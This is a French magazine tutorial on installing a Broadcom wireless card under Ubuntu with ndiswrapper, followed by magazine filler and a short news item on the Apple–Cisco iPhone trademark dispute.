Je tiens tout d'abord à signaler que les tests ont été réalisés en utilisant la distribution Linux Ubuntu et la carte wireless Asus wl-138g Chipset Broadcom. La procédure reste toutefois la même pour toutes les cartes réseau : il suffit de prendre le CD avec les drivers et d'installer ndiswrapper, si ce n'est pas déjà fait. Pour les cas plus difficiles, on parvient généralement à trouver une réponse sur Internet.

:: C'est parti !

Avant tout, prenez le CD et copiez les drivers de Windows sur le bureau. Normalement tout fonctionne sans encombre, mais mieux vaut, dans la mesure du possible, disposer des drivers de Windows 2000 pour éviter toute incompatibilité. Assurez-vous ensuite d'avoir correctement installé ndiswrapper, un programme qui sert à émuler les drivers pour Windows sur Linux. Si vous rencontrez des problèmes, vous pouvez l'installer à partir de la gestion des paquets synaptic ou encore, en dernier ressort, le télécharger sur Internet à l'adresse http://sf.net/projects/ndiswrapper/. Décompressez-le dans le répertoire souhaité et explorez son contenu. Si par exemple vous l'avez décompressé sur le bureau, il suffira alors de taper la commande cd Desktop/<Répertoire de Ndiswrapper>. Pour l'installer, tapez la commande : make diskclean. Puis, comme root (pour passer en mode root, utilisez l'utilitaire sudo –s) : make & make install. Ouvrez alors le terminal et rendez-vous dans le répertoire dans lequel vous avez placé les drivers de Windows (en ce qui me concerne, la commande est cd Desktop/Driver/). Puis émulez les drivers avec ndiswrapper, à l'aide de cette commande : sudo ndiswrapper driver.inf.

Laissez travailler le programme pour qu'il puisse charger le driver, puis vérifiez si la procédure s'est correctement déroulée en tapant la commande ndiswrapper-l. Si le message driver present, hardware present apparaît à l'écran, vous pouvez alors pousser un ouf de soulagement, dans la mesure où vous avez déjà fait la moitié du boulot. Enregistrez ensuite la configuration de ndiswrapper dans le kernel en tapant cette commande : sudo modprobe ndiswrapper, qui permettra d'écrire la configuration de ndiswrapper dans le kernel.

Ok ! A présent, enjambez les drivers du kernel en entrant votre carte wireless dans la liste noire (blacklist) avec cette commande : gksudo gedit /etc/modprobe.d/blacklist.

Un éditeur de texte s'ouvrira alors, dans lequel vous pourrez insérer un commentaire. Les lignes de commentaires sont celles qui s'ouvrent avec le caractère #, suivi de la description puis, sur une ligne du dessous, de la commande blacklist et du nom du driver chargé par le kernel : # Je désactive les drivers de la carte wireless du kernel (ceci est un commentaire, pas une commande !) blacklist bcm43xx.

Ok. Maintenant, redémarrez l'ordinateur, puis vérifiez si la carte wireless fonctionne bien en faisant un scan test. Mais avant cela, vous devez activer le périphérique : sudo wlan0 up, où wlan0 correspond à l'alias du périphérique. Si l'alias est différent de wlan0, comme par exemple eth0, eth1 etc., pas de panique ! C'est la même chose. L'important étant qu'il reconnaisse la carte réseau.

Lancez ensuite le scan : sudo iwlist wlan0 scan. Si tout va bien, vous devriez voir apparaître l'ESSID (identifiant) réseau et d'autres informations. Passez à présent à la configuration de votre carte : sudo iwconfig wlan0 ESSID <nom du réseau> sudo iwdondif wlan0 key <clé WEP ou WPA éventuelle de votre réseau au format hexadécimal>.

Tentez maintenant de vous faire attribuer une IP à partir de DHCP avec la commande : dhclient

Si tout va bien, vous devriez être connectés !

Bon surf à tous ! Je suis là pour toute info ou précision !

Messiah
M_e_s_s_i_a_h@hotmail.it
priv8zone.it

NOTRE SÉLECTION

DE BALADEURS MP3 & WIFI QUI PARTAGENT AUDIO ET VIDÉO !

»» Steve Jobs et les DRM

Pour une suppression totale !

LE MAGAZINE

des nouvelles pratiques de consommation culturelle

Avant hier : le 78 tours
Hier : le 33 tours et le CD

AUJOURD'HUI :
les fichiers et lecteurs numériques
Le téléchargement
Playlists à la demande

DEMAIN :
La culture pour tous !

EN KIOSQUE

APPLE IPHOWNED

Nous étions au salon CES de Las Vegas, scotchés par la nouvelle de l'imminent accord entre Apple et Cisco quant au nouvel iPhone d'Apple, exposé à San Francisco. La route de ce téléphone innovant et révolutionnaire serait ainsi toute tracée : Apple et Cisco seraient parvenus à un accord pour mettre fin à leurs divergences quant à la paternité du nom iPhone. Et Pourtant...

Pourtant, Steve Jobs a décliné cet accord en restant ferme sur ses positions. Se croyait-il trop fort ? Peut-être... Le fait est que le lendemain, Cisco Systems a déclaré officiellement avoir déposé plainte contre Apple et vouloir la traîner en justice du fait de l'utilisation impropre de la marque iPhone. Cisco avait semble-t-il déjà prévenu Apple : en 2000, Cisco Systems avait acheté la marque iPhone à Infogear et il y a quelques semaines, Linksys, une filiale de Cisco a même lancé sur le marché un appareil dénommé justement... iPhone.

▲ L'iPhone d'Apple : de nombreuses fonctions mais un nom illégal...

Où mènera ce conflit d'intérêt ? Nul ne le sait ! Ce que nous savons en revanche, c'est qu'Apple subit actuellement quelques déboires : actions de censure, bugs à profusion et dernièrement ce petit litige avec Cisco... Reste à voir comment les choses évolueront !

▲ Le véritable iPhone... réalisé par Linksys, filiale de Cisco